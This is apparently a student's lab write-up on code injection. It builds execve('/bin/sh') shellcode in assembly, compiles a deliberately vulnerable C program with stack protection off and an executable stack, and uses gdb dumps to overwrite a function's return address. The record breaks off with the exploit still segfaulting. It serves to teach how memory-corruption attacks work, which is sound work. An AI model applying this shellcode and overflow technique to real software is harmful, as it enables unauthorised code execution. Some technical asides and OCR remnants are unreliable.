Code Injection

1 Preparation

- Following from yesterday's work, write an assembly program that executes a shell. The system call to execute a program is execve; the simplest shell to execute is "/bin/sh". This is going to be (close to) your shellcode. In the next step, you'll have to figure out which parts need to be modified to make it work in your program.

  You will know your program works when, if you run it, you are presented with a different, non-customized shell prompt. When you exit this "inner" shell, you will return to the original shell and the prompt will look normal. For example:

```
pete@middlinux:~ $ ./exec-shell
sh-4.4$ exit
pete@middlinux:~ $
```

The assembly program to implement the exit system call provided by Pete was:

```
BITS 64
GLOBAL _start
SECTION .text
_start:
    mov rax, 231
    mov rdi, 42
    syscall
```

By looking at "linux-5.15.14/arch/x86/entry/entry_64.S", we understand that the register rax must contain the number of the system call, rdi contains arg0 to the system call, rsi contains arg1, rdx contains arg2 and so on. First, we must find the number of the system call execve. We can find that in "linux-5.15.14/arch/x86/entry/syscalls/syscall_64.tbl". The number for execve is 59. We use the man page to find the number of argument execve take:

```
man 2 execve
...
int execve(const char *pathname, char *const argv[],
                   char *const envp[]);
...
```

where pathname is the path of the program to execute, argv[] is an array of pointers to strings passed to the new program, and is envp an array of pointers to strings passed to the new program. The program to execute a shell can be found in "/bin/sh". The shell doesn't need any args or envps, so we can leave those empty. This our assembly code should only include 3 registers: rax, rdi, rsi and rdx where rdi contains the path, and both rsi and rdx are set to 0:

```
BITS 64
GLOBAL _start
```

```
SECTION .text
_start:
    mov rax, 59
    mov rdi, shell
    mov rsi, 0
    mov rdx, 0
    syscall


SECTION .data
shell: db "/bin/sh",0
```

Algorithm 1: "Assembly code to execute a shell"

Its important to note that we should terminate the path by a null terminator since it is a string. We do so by the ",0" at the end of the path. We need to assemble the .asm file and link in order to run it:

```
nasm -f elf64 -o exec-shell.bin exec-shell.asm
ld -o exec-shell exec-shell.bin
```

When we run the program, it seems as nothing happened:

```
[@majd 3]$ ./exec-shell
[@majd 3]$
```

However, we can check the process tree to find that, in fact, we have a "bin/sh" process running under the current bash:

```
[@majd 3]$ pstree
....
-xfce4-terminal-+-bash---sh---pstree
```

Thus, the program works.

2 Exploitation

- Start with the program I showed in class as your victim:

```
/*
 * hi.c
 */

#include <stdio.h>
#include <unistd.h>

void say_hi(void) {
    char name[8];
    int bytes;

```

```
12      printf("Enter your name: ");
13      fflush(stdout);
14      bytes = read(0, name, 8840);
15      name[bytes-1] = '\0';
16      printf("Hello %s!\n", name);
17  }
18
19  int main(int argc, char *argv[])
20  {
21      say_hi();
22  }
```

Feed it input that causes it to execute a shell. If you have saved your shellcode in a file called shellcode, you can cause gdb to pass the contents of that file to the program's standard input using input redirection, like so:

```
1  [@majd 3]$ pstree
2  $ gdb ./hi
3  (gdb) run < shellcode
```

You won't be able to interact with the shell (for reasons that we can discuss), but you will see gdb report its execution; eg:

```
1  (gdb) run < shellcode
2  Starting program: /home/pete/temp/1005-04/hi < shellcode
3  Enter your name: Hello AAAAAAAA?!
4  process 26372 is executing new program: /usr/bin/bash
5  [Inferior 1 (process 26372) exited normally]
```

(You may have to modify the program a bit, for instance to increase the number of bytes read from stdin. That's okay.)

For this part, run it within gdb. The exploit will still work.

You'll still have to mark the stack executable when compiling; to do so, add this option to your gcc command: "-Wl, -z, execstack".

First, we must pass the shell program to hi.c, then we must change the return address of say_hi() to the address of the shell program.

2.1 Passing the shell program

We must pass the shell program when the program is reading from stdout. The return address of say_hi() is actually the address of the instructions to return to after implementing the say_hi(). Since we are changing that address to point to where the shell program is stored, we must pass the shell program as "compiler instructions" or binary instructions, not in c or in assembly. We can produce the binary instructions from a compiled program by disassembling it objdump:

```
[@majd 3]$       # this will compile the program
[@majd 3]$ objdump -j .text -d exec-shell.bin                  # this will
   disassemble it
exec-shell.bin:     file format elf64-x86-64                   # output of
   obj dump


Disassembly of section .text:

0000000000000000 <_start>:
   0: b8 3b 00 00 00         mov    $0x3b,%eax
   5: 48 bf 00 00 00 00 00   movabs $0x0,%rdi
   c: 00 00 00
   f: be 00 00 00 00         mov    $0x0,%esi
  14: ba 00 00 00 00         mov    $0x0,%edx
  19: 0f 05                  syscall
```

This shows the shell program in hex (binary instructions). We have to pass this to the hi.c program from stdout. We can't simply pass these hex numbers as a string as they will be interpreted as ascii characters. For example, if we pass "b8", what will be saved in memory is "01100010 01010110" rather than "10111000" where "01100010" is the ascii representation of b and "01010110" is the ascii representation of 8. To make sure it is interpreted as hex, we should pass it as "0xb8 0x3b ... ". We can accomplish this faster by using the program ghex which will save the hex characters to a file. Now that we have the shell program in binary instructions, we come move to injecting it into the code.

2.2 Changing the return address of say_hi()

In order to accomplish this, we need to know where the return address of say_hi() is and the address at which the shell program is stored. From CSCI202, we know that three registers are responsible of the stack mechanism:

- rsp: The stack pointer register which always point to the bottom of the stack
- rbp: The base pointer (or frame pointer) which points to the top of the current stack frame (top of the current function frame)
- rip: The instruction pointer which points to the next instructions to be executed (or current instruction depending on the architecture)

When a function is called, a new stack frame is created. We need to implement the new function instructions so rip must point to them. But we must also remember the old instructions address so we can return to them once we are done with the function instructions. To remember the old instructions address, rip value get pushed to the new stack frame its value change to the new function instructions. Of course we also have to push the variables local

to the function to the stack. Once the function is finished executing, we have to pop all its information from the stack. To keep track of these information, the stack need two pieces of information: first being where the function stack frame starts, and the second being how much bytes this function needs in the stack. This will allow the stack to do some simple math to find at which address in the stack the return address of the function is stored so it can go to it when the function is done executing. Now, the beginning of the function stack frame is stored in rbp. Rather than storing the number of bytes the function stack frame needs, we just store the bottom of the stack in rsp. This means that when a function is called, rsp, rbp and rip are updated with the new function information. What happens when the function is done executing? We must continue executing the parent function. We can get the old rip from the stack frame of the old function, but what about rsp and rbp? Similar to rip, rbp also get pushed to the stack. We don't need to store rsp of the parent function as its is just the address before where the parent function rip was stored in the stack frame of the child function (we will get to it automatically after poping all the child function info). From CSCI202, I remember that rip get pushed first, then rbp and then the variables local to the child function.

Given this info, we expect that when the say_hi() function in called, rip will get pushed to the stack and its value will be changed to where say_hi() instructions are stored. Then, rbp value will get pushed to the stack and its value will be changed to address of where the old value of rbp was just stored since it is the beginning of say_hi() stack frame. Finally, some space in the stack will be made for the local variables of say_hi() namely "bytes" and "name" and rsp will be updated accordingly.

This makes the first task much easier. We just need to trace rsp and rbp values and do some simple math to know where say_hi() return address is stored. How do we do that? gdb! The second task is quite easy. Where are the shell instruction stored? The answer is we choose or not entirely. It is stored at the address of "name" or some bytes away from it which we get to choose.

GDB: We must compile say_hi() without the stack-smashing protection using:

```
gcc -o hi -fno-stack-protector hi.c
```

then we run the program in gdb:

```
[majd@majd 3]$ gdb hi
GNU gdb (GDB) 11.1
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.
    html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-pc-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
```

```
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from hi...
(gdb)
```

we add a break point to stop executing when main get called and when say_hi() get called to find the old and new rsp and rbp.

```
(gdb) b main
Breakpoint 1 at 0x11d7: file hi.c, line 21.
(gdb) b say_hi
Breakpoint 2 at 0x1161: file hi.c, line 12.
```

we run the program using the file produced by ghex as an input:

```
(gdb) run < exec-shell-hex
Starting program: /home/majd/Desktop/Labs/3/hi < exec-shell-hex

Breakpoint 1, main (argc=1, argv=0x7fffffffe9b8) at hi.c:21
21      say_hi();
```

We print rsp and rbp values. We can also print rip value to check later that is it in fact stored at the beginning of say_hi() stack frame:

```
(gdb) p $rsp
$1 = (void *) 0x7fffffffe8b0
(gdb) p $rbp
$2 = (void *) 0x7fffffffe8c0
(gdb) p $rip
$3 = (void (*)()) 0x5555555551d7 <main+15>
```

Now we step in the program until we get to the execution of say_hi() and print the same information:

```
(gdb) n
Breakpoint 2, say_hi () at hi.c:12
12      printf("Enter your name: ");
(gdb) n
13      fflush(stdout);
(gdb) n
Enter your name: 14      bytes = read(0, name, 8840);
(gdb) p $rsp
$4 = (void *) 0x7fffffffe890
(gdb) p $rbp
$5 = (void *) 0x7fffffffe8a0
(gdb) p $rip
$6 = (void (*)()) 0x555555555184 <say_hi+43>
```

The main stack frame start at 0x7fffffffe8c0 and ends at 0x7fffffffe8b0 (stack grow down to decreasing addresses from CSCI202). We can already see that our theory is correct. Say_hi()

rbp is 0x10 away from main rsp. This is 16 bytes. We expect that in this space both rbp and rip of main are stored. How can we validate? We will look at the info stored in these memory address soon using gdb, but as initial validation, 16 bytes is what we need to store 2 memory addresses! We can see from gdp that rsp, rbp and rip hold 6-bytes values (0x7fffffffe8c0, and x555555555184 for example). So we need 6 bytes to store each address. But from CSCI202, we know that memory is "word" addressable. Word is the smallest chunk of memory that can be given to a program. In my computer, it seems that my computer word is 4 bytes. Therefore, in order to store an address we need 6-bytes, but we can't just give two bytes to store the rest of address bytes that are not covered by the first word given already. We have to give a full word. So, each address will take 8 bytes.

What about the 0x10 (16) bytes between say_hi() rsp and rbp? Well, they are needed for "name" and "bytes". "name" needs 8 bytes and "bytes" needs 4 bytes. I am not sure what the rest 4 bytes are for (ask pete).

Now, Lets explore the content of these memory addresses. I will print 32 words (32*4bytes = 128 bytes) from say_hi() rsp and upwards in the stack:

```
gdb) x /32x $rsp
0x7fffffffe890: 0x00000000  0x00000000  0x555551f0  0x00005555
0x7fffffffe8a0: 0xffffe8c0  0x00007fff  0x555551dc  0x00005555
0x7fffffffe8b0: 0xffffe9b8  0x00007fff  0x00000000  0x00000001
0x7fffffffe8c0: 0x00000000  0x00000000  0xf7e13b25  0x00007fff
0x7fffffffe8d0: 0xffffe9b8  0x00007fff  0x00000064  0x00000001
0x7fffffffe8e0: 0x555551c8  0x00005555  0x00001000  0x00000000
0x7fffffffe8f0: 0x555551f0  0x00005555  0x64e27b96  0x4a9a5d5e
0x7fffffffe900: 0x55555060  0x00005555  0x00000000  0x00000000
```

We expect that at address 0x7fffffffe8a8 either main rip or rbp is stored (depending on what the compiler decide to push first) and that at address 0x7fffffffea0 the other is stored. We can confirm that, the addresses from a0 to a7 are:

```
0x7fffffffe8a0: 0xffffe8c0   0x00007fff
```

which is 0x00007fff ffffe8c0 (read right to left). This is in fact main rbp!! The addresses from a8 to af are:

```
0x555551dc   0x00005555
```

which is 0x00005555 555551dc read from right to left. This is 0x5555555551d7 + 5 - main rip with 5 bytes added!! (5 bytes are probably the 5 instruction needed to call say_hi() since we printed main rip right before we called say_hi()). Great!!

What about the addresses between 90 and a0? They should contain "name" and "bytes". We can confirm that by printing the address of "name" and "bytes":


```
gdb) p &name
$7 = (char (*)[8]) 0x7fffffffe894
(gdb) p &bytes
$8 = (int *) 0x7fffffffe89c
```

just as expected!! Observe that between 94 and 9c (not including 9c) there are 8 bytes which is the size of name and between 9c and a0 (not including a0) there are 4 bytes which is the size of an integer!! We can summarize this analysis in the following picture:

Code Injection

This make our task quite easy now. We have to overwrite the content of the addresses between a8 and af (the return address of say_hi() and also main rip) with the address of

the shell instructions. We are writing to the stack starting from address 94 which is where name is stored. So, we have to fill addresses 94 to a7 with random data, then the address of shell instruction between a8 to af, and finally from b0 we have the shell instructions. So, the address we have to put between a8 and af is just b0 or 0x00007fff ffffe8b0. So we have to pre-append the content of the file exec-shell-hex with 20 characters (the random data between 94 and a7), then 0x00007fff ffffe8b0 (the address of the shell instruction):



Observe that instead of just passing the address as 0x00007fff ffffe8b0, we passed it as 0xb0e8ffff ff7f0000 (in reverse). We did this because of the way we saw rbp, rip, and rsp addresses stored in gdb before. This will make sure that this address show in memory the same way as the previous addresses did. If we step once more in gdb and printing 32 words from say_hi() rsp, we expect the content of addresses after 94 to be overwritten with the content of exec-shell-hex. But, this is what we get:

```
(gdb) n
15      name[bytes-1] = '\0';
(gdb) x /32x $rsp
0x7fffffffe890: 0x00000000  0x00000000  0x555551f0  0xffffffff
0x7fffffffe8a0: 0xffffe8c0  0x00007fff  0x555551dc  0x00005555
0x7fffffffe8b0: 0xffffe9b8  0x00007fff  0x00000000  0x00000001
0x7fffffffe8c0: 0x00000000  0x00000000  0xf7e13b25  0x00007fff
```

```
0x7fffffffe8d0: 0xffffe9b8  0x00007fff  0x00000064  0x00000001
0x7fffffffe8e0: 0x555551c8  0x00005555  0x00001000  0x00000000
0x7fffffffe8f0: 0x555551f0  0x00005555  0x64e27b96  0x4a9a5d5e
0x7fffffffe900: 0x55555060  0x00005555  0x00000000  0x00000000
(gdb) continue
Continuing.
Starting program: /home/majd/Desktop/Labs/3/hi < exec-shell-hex
Enter your name: Hello !
[Inferior 1 (process 1825) exited normally]
```

This is quite unexpected. It seems no memory address has been overwritten except memory addresses 9c to 9f. There were overwritten with 0xffffffff. What is going on here? Memory addresses 9c to 9f are "bytes" memory addresses. The value 0xffffffff is -1 (2's complement). Since "bytes" is saving read return value, it means that read returned -1. A return value of -1 from read means that the call failed (CSCI315 also from man page). This explains why none of the memory addresses were overwritten. Why did read fail? Reading read man page, it says that if read fails, it will set the variable errno to a integer indicating the reason for failing. What is errno?

```
(gdb) p errno
Cannot find thread-local storage for process 2889, shared library /usr/lib
    /libc.so.6:
Cannot find thread-local variables on this target
```

After looking this gdb return value of google, it seems that gdb expected a local program variable to be called after p. While we can call errno and print it without an issue in a .c file, it is not a local program variable. To go over this, we use (also from google):

```
(gdb) p (int *)__errno_location()
$16 = (int *) 0x7ffff7fb9508
(gdb) x/x 0x7ffff7fb9508
0x7ffff7fb9508: 0x0000000e
```

errno is set to 0x0000000e which is 14!! Looking at read man page, 14 corresponds to the error:

```
...
EFAULT buf is outside your accessible address space.
...
```

Looking at the c code, it seems that we asked "read" to read 8840 characters at once and this is bothering the compiler:

```

void say_hi(void) {
    char name[8];
    int bytes;

    printf("Enter your name: ");
    fflush(stdout);
    bytes = read(0, name, 8840);
```

```
    name[bytes-1] = '\0';
    printf("Hello %s!\n", name);
}
```

so we changed that value to 100 instead, recompiled the program and stepped through the program in gdb until right after read is called then printed the memory addresses. The result is:

```
gdb) x /32x $rsp
0x7fffffffe890: 0x00000000  0x61616161  0x61616161  0x00000037
0x7fffffffe8a0: 0x61616161  0x61616161  0xffffe8b0  0x00007fff
0x7fffffffe8b0: 0x00003bb8  0x00bf4800  0x00000000  0xbe000000
0x7fffffffe8c0: 0x00000000  0x000000ba  0xf7050f00  0x00007fff
0x7fffffffe8d0: 0xffffe9b8  0x00007fff  0x00000064  0x00000001
0x7fffffffe8e0: 0x555551c8  0x00005555  0x00001000  0x00000000
0x7fffffffe8f0: 0x555551f0  0x00005555  0x7931992f  0x6648ccf4
0x7fffffffe900: 0x55555060  0x00005555  0x00000000  0x00000000
```

Success!!! We can see the hex characters 0x61 showing up starting from memory address 94, just what we put in exec-shell-hex! Notice that memory addresses 9c to 9f do not contain 0x61 even though we should have overwritten that into them. The twist is that they are being overwritten by 0x61 but just as that is done "bytes" is assigned to the return value of read which will overwrite all the 0x61s with the return value. It seems that "read" read 0x37 characters which is 55-the number of characters in the exec-hex-hex file! Now that all we need is in memory and return address is changed to the exec-shell instruction, when we run the program we get:

```
(gdb) run < exec-shell-hex
Starting program: /home/majd/Desktop/Labs/3/hi < exec-shell-hex
Enter your name: Hello aaaaaaaa9!

Program received signal SIGSEGV, Segmentation fault.
0x00007fffffffe8b0 in ?? ()
```

At least the program is showing the correct return address. We can print current rip to see if the return address was actually changed to the address we want:

```
(gdb) p $rip
$2 = (void (*)()) 0x7fffffffe8b0
```

Which is what we want! So the error lies in a different place. After reading pete's notes again, we missed to mark the stack executable when compiling the program. So, in the make file, we changed the gcc command to:

```
gcc -fno-stack-protector -Wl,-z,execstack -o hi hi.c
```

but still, the same error.

Well, so far we know at least that we are returning to the correct address. We can check that by printing the instructions at that address (gdb existed and the stack image changed so the addresses are changed):

```
(gdb) x /5i $rip
=> 0x7fffffffe890:  mov    $0x3b,%eax
   0x7fffffffe895:  movabs $0x0,%rdi
   0x7fffffffe89f:  mov    $0x0,%esi
   0x7fffffffe8a4:  mov    $0x0,%edx
   0x7fffffffe8a9:  syscal
```

These are indeed the instructions we have in exec-shell-hex. One thing to observe is that rdi should store a pointer to where the path of the program we want to run is stored (first argument to execve). Why is it passing a null pointer? The mistake is in the assembly injected code. After some discussion with pete, it seems that we ran objdump on the wrong file. If we remember from 202 the shell variable in:

```
BITS 64
GLOBAL _start
SECTION .text
_start:
    mov rax, 59
    mov rdi, shell
    mov rsi, 0
    mov rdx, 0
    syscall


SECTION .data
shell: db "/bin/sh",0
```

is a symbol. And symbols do no get included in the disassembled program until after the linking. Thus, the address of "shell" won't be moved to rdi until after the ld command is run. We can see this when we run objdump on exec-shell.bin (file before linking) and exec-shell (file after linking):

```
[@majd 3]$ objdump -j .text -d exec-shell.bin

exec-shell.bin:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <_start>:
   0: b8 3b 00 00 00         mov    $0x3b,%eax
   5: 48 bf 00 00 00 00 00   movabs $0x0,%rdi
   c: 00 00 00
   f: be 00 00 00 00         mov    $0x0,%esi
  14: ba 00 00 00 00         mov    $0x0,%edx
  19: 0f 05                  syscall
```


```
[@majd 3]$ objdump -j .text -d exec-shell

exec-shell:     file format elf64-x86-64


Disassembly of section .text:

0000000000401000 <_start>:
  401000: b8 3b 00 00 00         mov    $0x3b,%eax
  401005: 48 bf 00 20 40 00 00   movabs $0x402000,%rdi
  40100c: 00 00 00
  40100f: be 00 00 00 00         mov    $0x0,%esi
  401014: ba 00 00 00 00         mov    $0x0,%edx
  401019: 0f 05                  syscall
```

We see that the address 0x402000 was added to the disassembled file after the linking process! We changed the exec-shell-hex file to include this address:



We ran the program again but still got sigfault. What is going on? The intuition is to find where the sigfault happened. Lets run disas and step through the instructions until we get to the return instruction and see where we return (we expect to return to where the injected instructions are stored):

```
(gdb) x /32x $rsp
0x7fffffffe870: 0x00000000  0x00000000  0x555551f0  0x00005555
0x7fffffffe880: 0xffffe8a0  0x00007fff  0x555551dc  0x00005555
0x7fffffffe890: 0xffffe998  0x00007fff  0x00000000  0x00000001
0x7fffffffe8a0: 0x00000000  0x00000000  0xf7e13b25  0x00007fff
0x7fffffffe8b0: 0xffffe998  0x00007fff  0x00000064  0x00000001
0x7fffffffe8c0: 0x555551c8  0x00005555  0x00001000  0x00000000
0x7fffffffe8d0: 0x555551f0  0x00005555  0x18fff040  0xf4549988
0x7fffffffe8e0: 0x55555060  0x00005555  0x00000000  0x00000000
(gdb) n
```

```
15      name[bytes-1] = '\0';
(gdb) x /32x $rsp
0x7fffffffe870: 0x00000000  0x61616161  0x61616161  0x00000039
0x7fffffffe880: 0x61616161  0x61616161  0xffffe890  0x00007fff
0x7fffffffe890: 0x00003bb8  0x00bf4800  0x00004020  0xbe000000
0x7fffffffe8a0: 0x00000000  0x000000ba  0x00050f00  0x00007f00
0x7fffffffe8b0: 0xffffe998  0x00007fff  0x00000064  0x00000001
0x7fffffffe8c0: 0x555551c8  0x00005555  0x00001000  0x00000000
0x7fffffffe8d0: 0x555551f0  0x00005555  0x18fff040  0xf4549988
0x7fffffffe8e0: 0x55555060  0x00005555  0x00000000  0x00000000
(gdb) disas
Dump of assembler code for function say_hi:
   0x0000555555555159 <+0>: push   %rbp
   0x000055555555515a <+1>: mov    %rsp,%rbp
   0x000055555555515d <+4>: sub    $0x10,%rsp
   0x0000555555555161 <+8>: lea    0xe9c(%rip),%rax        # 0
   x555555556004
   0x0000555555555168 <+15>:  mov    %rax,%rdi
   0x000055555555516b <+18>:  mov    $0x0,%eax
   0x0000555555555170 <+23>:  call   0x555555555030 <printf@plt>
   0x0000555555555175 <+28>:  mov    0x2ec4(%rip),%rax        # 0
   x555555558040 <stdout@GLIBC_2.2.5>
   0x000055555555517c <+35>:  mov    %rax,%rdi
   0x000055555555517f <+38>:  call   0x555555555050 <fflush@plt>
   0x0000555555555184 <+43>:  lea    -0xc(%rbp),%rax
   0x0000555555555188 <+47>:  mov    $0x64,%edx
   0x000055555555518d <+52>:  mov    %rax,%rsi
   0x0000555555555190 <+55>:  mov    $0x0,%edi
   0x0000555555555195 <+60>:  call   0x555555555040 <read@plt>
   0x000055555555519a <+65>:  mov    %eax,-0x4(%rbp)
=> 0x000055555555519d <+68>:  mov    -0x4(%rbp),%eax
   0x00005555555551a0 <+71>:  sub    $0x1,%eax
   0x00005555555551a3 <+74>:  cltq
   0x00005555555551a5 <+76>:  movb   $0x0,-0xc(%rbp,%rax,1)
   0x00005555555551aa <+81>:  lea    -0xc(%rbp),%rax
   0x00005555555551ae <+85>:  mov    %rax,%rsi
   0x00005555555551b1 <+88>:  lea    0xe5e(%rip),%rax        # 0x555555556
   --Type <RET> for more, q to quit, c to continue without paging--RET
016
   0x00005555555551b8 <+95>:  mov    %rax,%rdi
   0x00005555555551bb <+98>:  mov    $0x0,%eax
   0x00005555555551c0 <+103>: call   0x555555555030 <printf@plt>
   0x00005555555551c5 <+108>: nop
   0x00005555555551c6 <+109>: leave
   0x00005555555551c7 <+110>: ret
End of assembler dump.
(gdb) ni
0x00005555555551a0  15      name[bytes-1] = '\0';
(gdb)
15      name[bytes-1] = '\0';
```

```
(gdb)
0x00005555555551a5  15      name[bytes-1] = '\0';
(gdb)
16      printf("Hello %s!\n", name);
(gdb)
0x00005555555551ae  16      printf("Hello %s!\n", name);
(gdb)
0x00005555555551b1  16      printf("Hello %s!\n", name);
(gdb)
0x00005555555551b8  16      printf("Hello %s!\n", name);
(gdb)
0x00005555555551bb  16      printf("Hello %s!\n", name);
(gdb)
0x00005555555551c0  16      printf("Hello %s!\n", name);
(gdb)
Hello aaaaaaaa9!
17  }
(gdb)
0x00005555555551c6  17  }
(gdb)
0x00005555555551c7  17  }
(gdb) disas
Dump of assembler code for function say_hi:
   0x0000555555555159 <+0>: push   %rbp
   0x000055555555515a <+1>: mov    %rsp,%rbp
   0x000055555555515d <+4>: sub    $0x10,%rsp
   0x0000555555555161 <+8>: lea    0xe9c(%rip),%rax        # 0
   x555555556004
   0x0000555555555168 <+15>:  mov    %rax,%rdi
   0x000055555555516b <+18>:  mov    $0x0,%eax
   0x0000555555555170 <+23>:  call   0x555555555030 <printf@plt>
   0x0000555555555175 <+28>:  mov    0x2ec4(%rip),%rax        # 0
   x555555558040 <stdout@GLIBC_2.2.5>
   0x000055555555517c <+35>:  mov    %rax,%rdi
   0x000055555555517f <+38>:  call   0x555555555050 <fflush@plt>
   0x0000555555555184 <+43>:  lea    -0xc(%rbp),%rax
   0x0000555555555188 <+47>:  mov    $0x64,%edx
   0x000055555555518d <+52>:  mov    %rax,%rsi
   0x0000555555555190 <+55>:  mov    $0x0,%edi
   0x0000555555555195 <+60>:  call   0x555555555040 <read@plt>
   0x000055555555519a <+65>:  mov    %eax,-0x4(%rbp)
   0x000055555555519d <+68>:  mov    -0x4(%rbp),%eax
   0x00005555555551a0 <+71>:  sub    $0x1,%eax
   0x00005555555551a3 <+74>:  cltq
   0x00005555555551a5 <+76>:  movb   $0x0,-0xc(%rbp,%rax,1)
   0x00005555555551aa <+81>:  lea    -0xc(%rbp),%rax
   0x00005555555551ae <+85>:  mov    %rax,%rsi
   0x00005555555551b1 <+88>:  lea    0xe5e(%rip),%rax        # 0
   x555555556016
   0x00005555555551b8 <+95>:  mov    %rax,%rdi
```

```
   0x00005555555551bb <+98>:  mov    $0x0,%eax
   0x00005555555551c0 <+103>: call   0x555555555030 <printf@plt>
   0x00005555555551c5 <+108>: nop
   0x00005555555551c6 <+109>: leave
=> 0x00005555555551c7 <+110>: ret
End of assembler dump.
```

Now that we are at the return instruction, we expect that if we print the next instruction, we should get to the injuected instructions:

```
(gdb) ni
0x00007fffffffe890 in ?? ()
(gdb) x /5i $rip
=> 0x7fffffffe890:  mov    $0x3b,%eax
